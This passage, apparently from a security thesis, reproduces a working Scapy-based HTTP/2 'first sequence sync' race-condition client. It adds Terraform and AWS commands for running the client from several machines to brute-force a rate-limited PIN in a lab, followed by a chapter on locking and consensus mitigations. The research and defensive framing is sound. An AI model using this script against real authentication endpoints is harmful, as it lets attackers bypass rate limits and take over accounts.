First of all, RyotaK created an environment for his test. Like in this thesis, the developed infrastructure uses AWS resources and is made up of a client (who will perform the attack) and a server. Both machines have a Linux OS, but the server uses a `c5a.4xlarge` instance to handle the amount of requests sent by the client during the attack. Most importantly, however, the two devices are created in separated regions: the server is located in São Paulo (Brazil), while the client will be instantiated in Japan; this setup highlights that the attack is not influenced by the geographical distance the two devices.
The attack is ready to be tested, but how does it work?

This analysis focuses on the client script, as it initiates the attack and it is more relevant for this thesis. The server machine is initialized and managed via a Go language script that defines its behaviour once a request arrives. On the client side, the script can be divided into a couple of sections. The first section is the **initialization** phase; in this part, the script includes the needed dependencies and parses the arguments received via command line, in this case the IP address of the target, the port it is listening on, and the number of requests the attacker wants to send.

Listing 5.1: rc-benchmark-client.py(1)

```
import time
from scapy.all import send, TCP, RandShort, IP, sr1, fragment
from scapy.contrib.http2 import H2_CLIENT_CONNECTION_PREFACE, H2Frame
    , H2SettingsFrame, H2Setting, HPackHdrTable, H2DataFrame, H2Seq
import argparse

parser = argparse.ArgumentParser()
parser.add_argument('ip', help='IP address of the server')
parser.add_argument('port', help='Port of the server', type=int)
parser.add_argument('amount', help='Amount of requests to send', type
    =int)
args = parser.parse_args()

target_ip = args.ip
target_port = args.port
req_amount = args.amount
```

Next, the script is used to open the **TCP connection**: it creates an IP packet and a SYN packet for the handshake (the `ip` and `tcp` variables); the packets are sent and the SYN/ACK of the server is received (`syn_ack` variable); lastly, the client sends the ACK in response to the server's previous message, updating the values in the `tcp` variable.

Listing 5.2: rc-benchmark-client.py(2)

```
tcp = TCP(sport=int(RandShort()), dport=target_port, flags="S",
          seq=1000, window=65535)
ip = IP(dst=target_ip)

# SYN/ACK
syn = ip/tcp
syn_ack = sr1(syn)
tcp_window = syn_ack.window
print("Using %d as the TCP window size" % tcp_window)

```

```
11 tcp.seq += 1
12 tcp.ack = syn_ack.seq + 1
13 tcp.flags = 'A'
14 ack = ip/tcp
15 send(ack)
16
17 print("[+] Established the connection to the target!")
```

During this phase, it is crucial that the client does not send a RST packet to the server. The TCP handshake is executed through Scapy, a packet manipulator library present in Python, but this creates problems with the machine's kernel. Since the SYN is sent from Scapy and not the kernel, when the client receives the SYN/ACK from the server, the kernel does not acknowledge the connection and instead answers with an RST packet, which will close the channel. Thus, to solve the issue, we need to prevent the client from sending the RST packet using the following command:
`iptables -A OUTPUT -p tcp --tcp-flags RST RST -s [IP] -j DROP`

The third part is dedicated to opening the **HTTP/2 channel**. In order to do this, the client should first send a "connection preface", which is a constant string used to prove to the server that the HTTP/2 protocol is understood. Then the client has to send two distinct frames: the first contains his own settings for the HTTP/2 protocol; the second is the acknowledgment of the server's HTTP/2 settings (note the "A" flag set).

Listing 5.3: rc-benchmark-client.py(3)

```
1 http2_preface = ip/tcp/H2_CLIENT_CONNECTION_PREFACE
2 send(http2_preface)
3 tcp.seq += len(H2_CLIENT_CONNECTION_PREFACE)
4
5 h2_settings = [
6     # SETTINGS_HEADER_TABLE_SIZE
7     H2Setting(id=1, value=4096),
8     # SETTINGS_ENABLE_PUSH
9     H2Setting(id=2, value=0),
10    # SETTINGS_MAX_CONCURRENT_STREAMS
11    H2Setting(id=3, value=2**32-1),
12 ]
13
14 h2_settings_frame = H2Frame()/H2SettingsFrame(settings=h2_settings)
15 send(ip/tcp/h2_settings_frame)
16 tcp.seq += len(h2_settings_frame)
17
18 h2_settings_ack_frame = H2Frame(flags={'A'}) / H2SettingsFrame()
19 send(ip/tcp/h2_settings_ack_frame)
```

```
tcp.seq += len(h2_settings_ack_frame)
```

With the connections established, the script can **build the frames** for the attack. In the benchmark case, the process consists only in creating HTTP/2 POST requests to send to the server. Another important detail in this part is that the last byte of each frame is withheld in order to avoid the processing of the requests by the server, similar to what happened for the single-packet attack. Here the `initial_frames` variable, which contains the incomplete request frames, and the `last_byte_frames` variable, which collects the last bytes of all the requests, are created. Note that the `ES` flag is set only for the last bytes, as it would announce to the server that the stream is closing.

Listing 5.4: rc-benchmark-client.py(4)

```
initial_frames = []
last_byte_frames = []
print("[+] Building frames...")

for i in range(req_amount):
    body = bytes(str(i), 'utf-8')
    h2_headers = [
        ('Content-Length', str(len(body))),
    ]
    special_headers = [
        (':method', 'POST'),
        (':scheme', 'http'),
        (':path', '/'),
        (':authority', "%s:%d" % (target_ip, target_port)),
    ]

    special_headers_str = "\n".join([f"{k} {v}" for k, v in
    special_headers])
    headers_str = "\n".join([f"{k}: {v}" for k, v in h2_headers])
    stream_id = (i+1)*2-1
    http2_frame = HPackHdrTable().parse_txt_hdrs(bytes(
    special_headers_str+"\n" +
                                                    headers_str, '
    utf-8'), stream_id=stream_id, body=body)

    # remove a last byte from http2_frame for the last byte sync
    data_frame = http2_frame.frames[-1]
    last_byte = data_frame.data[-1:]
    data_frame.flags.remove('ES')
    data_frame.data = data_frame.data[:-1]
    http2_frame.frames[-1] = data_frame

    initial_frames.append(http2_frame)
```

```
31      last_byte_data_frame = H2Frame(stream_id=stream_id, flags={
32                                         'ES'}) / H2DataFrame(data=
        last_byte)
33      last_byte_frames.append(last_byte_data_frame)
34
35  print("[+] Packing the frames... (It may take a few minutes...)")
```

The fifth step of the attack is to **group the HTTP/2 frames together** in packets, in order to maximize the number of concurrent requests one can send. For this purpose, a simple function is created; this piece of code just checks if the size of the frame is available in that packet's window; otherwise, it is just appended into another packet. At the end of the process, the packets that contain the incomplete requests and the packets that contain the last bytes are available.

Listing 5.5: rc-benchmark-client.py(5)

```
1  def pack_frames_to_seq(frames):
2      packets = []
3      current_seq = H2Seq()
4      tcp_len = len(tcp)
5      seq_len = len(current_seq)
6      frames_len = 0
7      for frame in frames:
8          frames_len += len(frame)
9          if tcp_len + seq_len + frames_len >= tcp_window:
10             packets.append(fragment(ip/tcp/current_seq))
11             tcp.seq += len(current_seq)
12             tcp_len = len(tcp)
13             current_seq = H2Seq()
14             current_seq.frames.append(frame)
15             frames_len = len(frame)
16             continue
17         else:
18             current_seq.frames.append(frame)
19
20     if len(current_seq.frames) != 0:
21         packets.append(fragment(ip/tcp/current_seq))
22         tcp.seq += len(current_seq)
23
24     return packets
25
26 initial_packets = pack_frames_to_seq(initial_frames)
27 last_byte_packets = pack_frames_to_seq(last_byte_frames)
```

Now, the attack can finally be **carried out**. At first the initial packets are sent; however, they cannot be processed by the server as each request lacks the last

byte. Then, the last bytes are sent. In this case too, they cannot be processed immediately because the TCP packet containing the first sequence number has not been sent yet. Thus the final frames will be stored in the buffer and not processed until the first packet arrives. After waiting for all the requests to arrive at the server, the last packet—which contains the first sequence number—is sent.

Listing 5.6: rc-benchmark-client.py(6)

```
print("[+] Sending initial packets...")
for fragments in initial_packets:
    for frag in fragments:
        send(frag)


print("[+] Sending last byte packets...")
for fragments in last_byte_packets[1:]:
    for frag in fragments:
        send(frag)

fragments = last_byte_packets[0]
for frag in fragments[:-1]:
    send(frag)

print("[+] Sending the last packet in 3 seconds...")
time.sleep(3)
# send last packet
send(fragments[-1])

print("[+] Done!")
```

The benchmark code also includes an additional part aimed at retrieving the results from the server. To sum up briefly the algorithm behind the code used for the attack:

1. Parse the command line arguments to obtain the target IP, number of requests to send, etc.

2. Open TCP and HTTP/2 connections.

3. Build the frame, creating the requests by hand, and withhold the last bytes of each request.

4. Pack the HTTP packets together.

5. Send the requests without the last bytes, then the last frames without the first sequence number's frame.

6. Send the last packet and retrieve the results.

The results of this benchmark validate RyotaK assumptions and the inherent potential behind this technique. Through this attack, he was able to send 10000 requests in the space of 166 milliseconds, with a time difference between each request amounting to 16 milliseconds! Table 5.2 presents the other outstanding results in timing of this benchmark.

Metrics	**Value**
Total time	166,460500 ms
Average time between requests	16647 ns
Max time between requests	0.553627 ns
Median time between requests	14221 ns
Min time between requests	220 ns

Table 5.2: Benchmark timing results

In his article [55], RyotaK also added a second benchmark; this one is built on a use case that is very relevant with this thesis: it involves, in fact, breaking the rate limit behind a PIN-based authentication method. The code used is basically the same as what was employed in the original benchmark; there are just two main differences: the script here receives the user ID from the command line; also, the request built by hand in the fourth phase is, this time, a POST with the ID and the PIN values parameterized in the body.

The results of this second benchmark are extremely interesting; with a rate-limit imposed at 5 requests, the attacker is able to make the server process approximately 1000 distinct tries. This highlights the hidden power of this approach—a capacity that can be exploited for our purposes in the following chapter, which will focus on the practical aspects of this thesis.

Chapter 6

Testing out the Attack

In this chapter, all the previous notions and tools will be put together in order to test the correctness of this thesis's assumptions. The aim is both to prove that the designed distributed attack is able to surpass James Kettle's single-packet attack in the number of concurrent requests delivered to a server, and to demonstrate that the developed technique makes a password or OTP bypass possible in a scenario where a rate limit defense is in place.

6.1 Benchmarking the number of concurrent requests

In this first test, like in RyotaK case, the attack will be carried out against a web server in order to see how many requests can be sent concurrently in the shortest amount of time.

To design a web server we are once again resorting to Terraform and AWS cloud resources. For this test the server machine has been set up using an AMI based on an Amazon Linux 2 platform and a x86_64 architecture. It also employs an Elastic Block Storage (EBS) for advanced features on block-level storage and a Hardware Virtual Machine (HVM) paradigm, which means that the server instance is actually running on the underlying physical hardware, enhancing overall performance. The reason behind this choice is to have a machine that runs with the latest and most efficient setting possible. Lastly, the server has been instantiated in the us-east-1 region and is structured as a `c5a.4xlarge` instance type; this provides a realistic scenario for the server, since it offers 32.0 GiB of memory, 16 vCPUs and up to 10 Gigabit of network performance.

Listing 6.1: Web Server Terraform Settings

```
variable "instance_type" {
  description = "The type of EC2 instance used to create the instance
    ."
  type        = string
  default     = "c5a.4xlarge"
}

#add a data source for the AMI:
data "aws_ami" "amazon-linux" {
  most_recent = true
  owners      = ["amazon"]

  filter {
    name   = "name"
    values = ["amzn2-ami-hvm-*-x86_64-ebs"]
  }
}
# create the instances
resource "aws_instance" "terra_ec2" {
  ami = data.aws_ami.amazon-linux.id
  instance_type = var.instance_type
  availability_zone = var.availability_zone

  network_interface {
    device_index = 0
    network_interface_id = aws_network_interface.terra_net_interface.
   id
  }

  user_data = file("${path.module}/user_data.sh")

  tags = {
    name = "web_server"
  }
}
```

On the server, the same setup used by RyotaK has been implemented. This was possible by cloning on our instance his GitHub repository [55]. In this benchmark test, the target will be a GO server running on port 8080 of the previously designed instance. In order to make this target active and running then, it is required to install both the Git software and the Go programming language dependencies. This can be achieved either by modifying via Terraform the `user_data.sh` file or by connecting to our machine via SSH and use the following commands in its shell:

Listing 6.2: Web Server shell script

```
#install git and Go
sudo yum -y install golang
```

```
3 sudo yum -y install git
4 go version
5 git version
6
7 #Clone server:
8 git clone https://github.com/Ry0taK/first-sequence-sync.git
9 cd first-sequence-sync/rc-benchmark
10 go run rc-benchmark.go
```

RyotaK Go server implementation already has everything correctly prepared for setting up client-server connections, receiving HTTP/2 requests and performing some time measurements of the attack's behavior. The only thing that is left is to prepare the client side infrastructure.

On the client side, we are adopting a similar architecture to the one described previously in Chapter 4. The main difference is that we are deploying 6 machines and, still using the `t2.micro` instance type, we are adopting a more performing AMI; the chosen one is the same used on the server side, as it is the latest version of an Amazon Linux 2 instance. Also in this case we are deploying our infrastructure in the us-east-1 region; reducing the distance between the client and its target is in fact a best practice that ensures that the HTTP requests we are going to send will arrive in the shortest amount of time as possible. As stated in previous chapters, Terraform and AWS cloud enables us to deploy our client as close to our target as possible, which is highly valuable when carrying out an attack aimed at exploiting a server's race condition.

As described in Chapter 5, RyotaK python script designs a brute-force attack that implements this new technique: the first sequence sync. On the deployed machines then, we can clone once again his repository, install the required dependencies, and launch his script to carry out our attack in the most effective manner. In order to launch the same command across all our instances at the same time, which is critical for starting a successful attack, we can adopt another one of the AWS services: the AWS **Systems Manager** feature. This AWS API allows users to pass a shell command to multiple EC2 instances, as long as they possess an AWS Systems Manager Agent installed. Luckily, many of AWS AMI already have this feature set up, so all that we need to do is add to our instances an IAM instance profile, which is a security measure that ensures that a certain entity can make a series of specified operations. We can achieve this via Terraform:

Listing 6.3: Client Terraform modifications

```
1 variable "iam_role" {
2   description = "The IAM role related to the instance in order to
      perform testing with it."
3   type        = string
```

```
4   default      = "SSMInstanceProfile"
5 }
6 # create an ubuntu server and install/enable apache2
7 resource "aws_instance" "terra_ec2" {
8   count = 6
9   ami = data.aws_ami.amazon-linux.id
10  iam_instance_profile = var.iam_role
11  instance_type = var.instance_type
12  availability_zone = var.availability_zone
13
14  network_interface {
15    device_index = 0
16    network_interface_id = aws_network_interface.terra_net_interface[
      count.index].id
17  }
18
19  user_data = file("${path.module}/user_data.sh")
20
21  tags = {
22    name = "web_server"
23  }
24 }
```

Once the IAM profile has been set up for each of our instances, we can access the System Manager API and choose to use the AWS-RunShellScript command. Here, we are going to provide the shell commands we are going to execute across the whole infrastructure; in our case, not only we need to install Git and clone RyotaK repository, but we also need to install the **scapy** packet manipulation program for the python environment. Lastly, as stated in the previous chapter, since the client script uses scapy to open and manage the connection with the server, we need to avoid the eventuality of the instance's kernel sending the RST packet back to the server, closing the connection and making the preventing the HTTP requests from arriving at the server. Once all the dependencies have been downloaded on our infrastructure, we can carry out our attack. The used commands are listed in the below snippet:

Listing 6.4: Client-side commands

```
1 #Install script:
2 sudo yum -y install git
3 git clone https://github.com/Ry0taK/first-sequence-sync.git
4
5 #Install scapy with dependencies:
6 sudo yum -y install libpcap-devel
7 sudo pip3 install scapy
8
9 #Prevent RST packet:
```

```
10 sudo iptables -I OUTPUT -p tcp --tcp-flags ALL RST -j DROP
11
12 #Performing the attack:
13 cd first-sequence-sync/rc-benchmark
14 sudo python3 rc-benchmark-client.py [ServerIP] 8080 [ReqAmount]
```

After a series of test with different requests amount, it has been observed that the maximum number of requests one instance can send concurrently to the server is 146. Any number higher than that causes an interesting phenomenon: the server does indeed receive the HTTP/2 requests, as checked through the `tcpdump` command, but it is not able to process the packets. This is surely due to the peculiarity of our set up, probably caused by a wrong configuration of the TCP window, or a lack of space in the buffer memory. Whatever the case, even with much smaller numbers, this test succeeds in proving that, with the deployment of a distributed infrastructure and the adoption of the first sequence sync, an attacker is able to flood a server with concurrent requests. The results of the attack are reported in table 6.1.

Metrics	**Value**
Total requests	876
Total instance requests	146
Total time	510,276022 ms
Average time between requests	0,583172 ms
Max time between requests	354,691734 ms
Median time between requests	11910 ns
Min time between requests	570 ns

Table 6.1: First test timing results

In just 500 ms the Go web server receives almost 1000 requests; with similar timing performances, any race condition in a web application environment can be exploited. Moreover, by tuning this set up in order to exploit the full potential of the technique showed by RyotaK, an attacker could deliberately and easily send 60.000 requests to a web server. If we are dealing with a six digits OTP, which means 10^6 overall possible combinations, we would have tried the 6% of all possible codes. By using a larger pool of instances we would raise immensely our exploit's possibilities; for example, with 20 instances an attacker has one probability of success every 5 codes. The brute-force attack described in previous sections becomes much more achievable when dealing with these numbers.

6.2 Pin Bypass on a web server

The second test described here has the objective of verifying that the attack implemented in this study is capable to perform an OTP bypass in a situation where rate limiting is in place.

On the client side, the infrastructure does not need to be changed; the attack is still going to be carried out using a RyotaK python script, adapted for the occasion, and the Scapy library in Python. The only difference is that we are going to modify the code in such a way that it will submit to the server all possible combinations of a 3 digits PIN code, stored in a PostgreSQL database, and associated to a specific user ID.

On the server side instance, however, a couple of adjustments have to be made. First of all, this time the Go server will create a PIN for a user and store it on the backend database, which is implemented with PostgreSQL. Moreover, the web server interacts with a Redis service to access the aforementioned database. In order to deploy this infrastructure, a .yaml file is available in the repository, allowing to creation and set up of these services through the use of **Docker** and in particular, its **"compose"** tool. This function allows the user to create containers that will host the specified services, and to run them in the preferred configurations. The **YAML** programming language offers instead the possibility to serialize data, but it is mainly used to describe the structure of a target service. To sum up, for starting correctly our server instance we need the following commands:

Listing 6.5: Pin bypass Server setup

```
#Install Go and Git
sudo yum -y install golang
sudo yum -y install git
git clone https://github.com/Ry0taK/first-sequence-sync.git

#Install Docker and docker-compose:
sudo yum -y install docker
sudo pip3 isntall docker-compose
sudo systemctl start docker.service

#Add docker-compose to the PATH:
sudo ln -s /usr/local/bin/docker-compose /usr/bin/docker-compose

#In case of troubleshooting with the docker-compose service because
    of OpenSSl use:
sudo pip3 install urllib3==1.26.6

#lastly, build the PostgreSQL and Redis service from the .yaml file:
```

```
18 cd first-sequence-sync/rc-pin-bypass
19 sudo docker-compose up
20
21 #In another shell, start the Go server:
22 cd first-sequence-sync/rc-pin-bypass
23 go run .
```

Once everything is set up on the server, it will print on the console the user ID and the corresponding value of the PIN that the attacker wants to find. By deploying the client infrastructure, the new attack can now be carried out.

Listing 6.6: Client-side commands

```
1 #Install script:
2 sudo yum -y install git
3 git clone https://github.com/Dexef22/first-sequence-sync2.git
4
5 #Install scapy with dependencies:
6 sudo yum -y install libpcap-devel
7 sudo pip3 install scapy
8
9 #Prevent RST packet:
10 sudo iptables -I OUTPUT -p tcp --tcp-flags ALL RST -j DROP
11
12 #Performing the attack:
13 cd first-sequence-sync2
14 sudo python3 rc-pin-bypass-client.py [ServerIP] 8080 [ReqAmount] [
      UserID]
```

Once again, the attack is limited by the configuration used, which forces the client instances to send a maximum number of 146 requests each for a total of 876 requests. Normally, this number of requests would give the attacker the certainty of having found the right 3-digit PIN in most of the cases, however here the server uses a rate limit of 5 requests to avoid brute forcing attacks. Nevertheless, by using the first sequence sync technique, an attacker can exploit a race condition on the server and bypass the imposed rate limit, allowing more requests to be processed than what was though possible by the web server. With our set up of 6 machines, we were able to try out 355 different possibilities of the total 876 sent by the client infrastructure. This result becomes much more relevant when compared to the request number that should have been originally permitted by the rate limit; with 6 instances, each behaving as a different user, the server would in fact be expecting not more than 30 requests. Instead, by leveraging on the infrastructure developed

during this thesis and on the techniques previously described, the attacker was able to submit to the backend more than tenfold that number.

```
2024/10/16 15:11:44 Incorrect PIN: 552 (remaining attempts: 4)
2024/10/16 15:11:44 Incorrect PIN: 589 (remaining attempts: 4)
2024/10/16 15:11:44 Incorrect PIN: 978 (remaining attempts: 4)
2024/10/16 15:11:44 Incorrect PIN: 612 (remaining attempts: 4)
2024/10/16 15:11:44 Incorrect PIN: 192 (remaining attempts: 4)
2024/10/16 15:11:44 Incorrect PIN: 185 (remaining attempts: 4)
2024/10/16 15:11:44 Incorrect PIN: 633 (remaining attempts: 3)
2024/10/16 15:11:44 Incorrect PIN: 938 (remaining attempts: 4)
2024/10/16 15:11:44 Incorrect PIN: 614 (remaining attempts: 4)
2024/10/16 15:11:44 Incorrect PIN: 885 (remaining attempts: 3)
2024/10/16 15:11:44 Incorrect PIN: 671 (remaining attempts: 3)
2024/10/16 15:11:44 Incorrect PIN: 502 (remaining attempts: 4)
2024/10/16 15:11:44 Incorrect PIN: 236 (remaining attempts: 3)
2024/10/16 15:11:44 Incorrect PIN: 622 (remaining attempts: 4)
2024/10/16 15:11:44 Incorrect PIN: 188 (remaining attempts: 4)
2024/10/16 15:11:44 Incorrect PIN: 732 (remaining attempts: 3)
2024/10/16 15:11:44 Incorrect PIN: 784 (remaining attempts: 3)
2024/10/16 15:11:44 Incorrect PIN: 919 (remaining attempts: 3)
2024/10/16 15:11:44 Incorrect PIN: 271 (remaining attempts: 3)
2024/10/16 15:11:44 Incorrect PIN: 143 (remaining attempts: 4)
2024/10/16 15:11:44 Incorrect PIN: 770 (remaining attempts: 3)
2024/10/16 15:11:44 Incorrect PIN: 683 (remaining attempts: 3)
2024/10/16 15:11:44 Incorrect PIN: 953 (remaining attempts: 3)
2024/10/16 15:11:44 PIN is correct!
2024/10/16 15:11:44 Incorrect PIN: 765 (remaining attempts: 3)
2024/10/16 15:11:44 Incorrect PIN: 211 (remaining attempts: 3)
2024/10/16 15:11:44 Incorrect PIN: 391 (remaining attempts: 3)
2024/10/16 15:11:44 Incorrect PIN: 987 (remaining attempts: 3)
2024/10/16 15:11:44 Incorrect PIN: 795 (remaining attempts: 3)
2024/10/16 15:11:44 Incorrect PIN: 354 (remaining attempts: 3)
2024/10/16 15:11:44 Incorrect PIN: 881 (remaining attempts: 3)
```

Figure 6.1: Results of the PIN bypass test. Even with less requests, the attacker was still able to find the PIN.

It is certainly true that with a longer code this test would have not reached the expected outcome. However, by adopting a setup capable of obtaining the true potential behind the first sequence sync, as the number of requests landing on the server increases, it is realistic to assume that the amount of requests bypassing the rate limit would also rise. When that setup is used in conjunction with a distributed infrastructure like the one developed during the course of these pages, it is safe to assume that an attacker would definitely have a good chance at guessing a longer PIN code, an OTP or even a whole password.

Chapter 7

Mitigations to the Race Problem

Race conditions can pose important threats to web application systems. Web developers should be encouraged to understand these issues and to learn the primary ways in which to avoid them, and in the following sections, some possible remedies are presented.

7.1 Avoiding local Race Conditions

As mentioned in the previous chapters, race conditions are inherently tied to multi-threading and to parallel execution, phenomena that happen in the system due to the distributed nature of web applications. The same server, in fact, typically has to manage a great deal of requests coming from all sorts of users on distinct channels. Moreover, an attacker can send requests concurrently on purpose to find a race window to exploit. In other terms, web developers have to learn how to deal with parallelism in a way that avoids concurrent access to shared resources.

The synchronization problem has always been present, since the first adoption of the thread paradigm. Over the years, different methods have been implemented in order to avoid race conditions or deadlocks caused by threads' interaction. These techniques are very common in an OS environment or when managing locally executing code; however, they are much less known—and thus, used—during a web application's development. This could be caused both by a misunderstanding of the importance of parallelism in web systems and by an erroneous perception that these kinds of situations cannot present themselves in this sort of environment. This study has thoroughly examined the former relationship, and the latter belief has been proven wrong by the attacks that have been illustrated. So, how can

developers protect their applications—and most importantly—their users?

The main resource to develop a thread-safe program is the **mutex**, whose name stands for "mutual exclusion". It is a synchronization primitive that ensures that only one thread at a time can access a portion of code or a shared resource. Once a thread acquires a mutex, it is free to perform its operations without interference, as the other threads that try to access that resource will be blocked until the mutex is released. This solution is preferred when strict control over resource access is needed, such as for updates or access to shared resources. Mutex can, however, lead to bottlenecks, as threads may have to wait for significant time until a lock is released.




Figure 7.1: An example of mutex in action

In RHE Linux, mutex are divided into two groups: *standard*, which are private, non-robust (meaning that they have to be manually released), non-recursive, and do not support priority inheritance; and *advanced*, which have additional characteristics like the possibility to have shared mutex or to release the lock automatically when the thread finishes. In the .NET environment, mutexes are commonly created through the `Mutex` class, which also allows inter-process synchronization through mutex.

Another important primitive is the **semaphore**. Semaphores are very similar to mutex in their behavior, but with a major difference: they can manage simultaneous access for multiple threads for the same shared resource. Along with the lock, the mechanism keeps a counter that keeps track of how many threads can access the relative resource. At each new access, the counter is decremented, and vice versa when a thread releases the lock. This synchronization primitive is useful when a limited number of resources is available for multiple threads; for example, a semaphore may be used to limit the number of active threads at a given moment. Semaphores, however, may lead to problems like deadlocks if not used correctly.

The .NET environment uses the classes *Semaphore* and *SemaphoreSlim* to represent this type of mechanism; the difference is that the second class cannot be used when different processes are running in parallel.

Listing 7.1: managing semaphores in C#

```
using System;
using System.Threading;

class Program
{
    static SemaphoreSlim semaphore = new SemaphoreSlim(3); // Allows
   up to 3 threads to enter

    static void Main(string[] args)
    {
        for (int i = 0; i < 10; i++)
        {
            Thread t = new Thread(EnterSemaphore);
            t.Start(i);
        }
    }

    static void EnterSemaphore(object id)
    {
        Console.WriteLine($"Request {id} is waiting to enter");
        semaphore.Wait(); // Request to enter the semaphore
        Console.WriteLine($"Request {id} has entered");

        // Simulating work
        Thread.Sleep(1000);

        Console.WriteLine($"Request {id} is leaving");
        semaphore.Release(); // Release the semaphore
    }
}
```

The last common synchronization primitive is the **monitor**. This is a high-level concept that combines data and synchronization mechanisms into a single construct. In this way, the developer has the shared data and the methods to access it in the same instance, offering a more organized approach to thread synchronization. Given their nature, monitors are typically used in object-oriented programming environments. The *Monitor* class in .NET provides the method and a structure for this type of primitive.




Figure 7.2: Scheme of a monitor primitive

Other important synchronization techniques worth mentioning are **barriers** and **condition variables**. A barrier defines a point in the code where all active threads have to wait for the working threads to finish their operations. It is used when an application has to ensure that all threads have completed a specific task before going forward with computation. Condition variables, on the other hand, are a constructs that wait for a condition to be met before allowing proceeding further; typically the condition is related to the state of data shared with other threads.

Synchronization is a crucial component in modern applications, and developers should understand how to enforce it and which tools they have at disposal. Choosing the right technique, however, depends on the requirements of the specific applications: the use of synchronization, in fact, can lead to problems such as deadlocks and could lower the performances of your software. It is the responsibility of the programmer to understand the objectives of an application and the techniques it requires to be safe from possible attacks.

7.2 Avoiding Race Conditions in Distributed Environments

If local race conditions are a problem for every software developer, they become a serious security risk when dealing with a distributed environment. In this scenario, in fact, the whole architecture is typically designed as a set of independent deployable services, each one encapsulating specific requirements of the whole system. However, these distinct services often need to communicate between them and to have access to resources shared by all the components of the environment. And, as we saw in previous chapters, when two services try to modify or access the same resource, the system runs the risk of encountering a race condition.

Traditional locking techniques like mutexes and semaphores are not suited for

a distributed infrastructure, because they are designed for a single node architecture where threads within the same process need to coordinate access to shared resources. A distributed situation, instead, presents challenges that these mechanisms are not designed to handle:

- **Network Latency**: nodes in a distributed system communicate over a network, introducing latency. Traditional locks assume low latency, which is not feasible across networked nodes.
- **Failure Detection**: It is difficult to detect a node failure. A node holding a traditional lock might crash, leaving the lock in an indeterminate state.
- **Scalability**: Distributed systems often require coordination among many nodes, which traditional locking does not handle efficiently.
- **Consistency**: Traditional locks do not account for scenarios where nodes might be partitioned or fail independently.

The main technique to avoid race conditions in distributed environments is to adopt **distributed locking**. This is a synchronization mechanism that is used to manage access to shared resources, ensuring that only one process can perform modification at a given time. In distributed systems, information about who owns which lock on what resource is held in a cluster-wide lock database, updated whenever a node acquires or releases a lock on a shared resource. Moreover, unlike traditional locking, distributed ones adopt different techniques to ensure that locks can be reassigned or released even if a node crashes, maintaining the system's reliability and availability. The standard solution is to adopt a **lease** for the lock, defining a Time-To-Live value which is then stored on the lock database, and once the lease expires, the lock is released even if the node has not completed its operations [56]. It may happen, however, that a paused node which lost the lease on the lock might come back on and proceed to complete its operations, believing it still owns the resource. To avoid this, each node should be provided with a **fence token** whenever it acquires a lock; this token holds a value that is increased every time a lock is acquired, so that even if an old node tries to perform unsafe transactions, the system will notice that its fence token value is no more valid and will block that operation [57].

Another way to decide who has to own a lock in a distributed environment is using **consensus algorithms**. To explain how a consensus algorithm works, let's take a look at **Paxos**; this is an algorithm solution designed to help all the nodes in a distributed system agree on the order of transactions to be carried out, and consequently on which node should own a resource at a certain time. In Paxos we have three main roles available for each node: **proposers** suggest a transaction




Figure 7.3: Example of locking with lease and fence token. [56]

to perform, **acceptors** respond to proposal and decide whether to accept them, and **learners** are just informed of the final decision. For example, in an online shipping web application, we may have different servers working concurrently in order to answer to a larger number of users. When picking the next transaction to perform one of these servers, before committing, will send a message to the other nodes, announcing the operation he is **proposing** to carry out. In the next phase that server will wait for the other nodes, that will behave like acceptors and each decide if that transaction should be completed. Until a **quorum** between all the nodes is achieved, the transaction will be halted; once this is achieved, instead, the proposing server will execute his operation, and that nodes that were not involved in the consensus will be notified of the final outcome [58].

Distributed locking can be also achieved by using transactions and row-level locking mechanisms provided by **relational databases**. In this scenario, the insert and update operations in a database are handled conditionally, and are performed only if that process has the lock on the resource it wants to modify. Regarding transactions, they should be as **atomic** as possible, and developers should always make sure that when one of them is not committed correctly, the whole system undergoes a rollback to ensure recovery of the previous state.

Listing 7.2: A database lock

```
1 BEGIN;
2
3 -- Lock the row containing the inventory information
4
```

```
5  SELECT * FROM inventory WHERE item_id = 123 FOR UPDATE;
6
7  -- Check inventory level
8
9  SELECT stock FROM inventory WHERE item_id = 123;
10
11 -- Update inventory if the stock is sufficient
12
13 UPDATE inventory SET stock = stock - 1 WHERE item_id = 123 AND stock
       > 0;
14
15 COMMIT;
```

Chapter 8

Future Works

The attack designed over the course of these pages can surely be enhanced further in order to become a standard tool for web applications penetration testing. This purpose can be achieved both by the continued research over the techniques it is built on, and by the development of ways that create a more user-friendly environment for the attack's deployment.

8.1 Process Automation

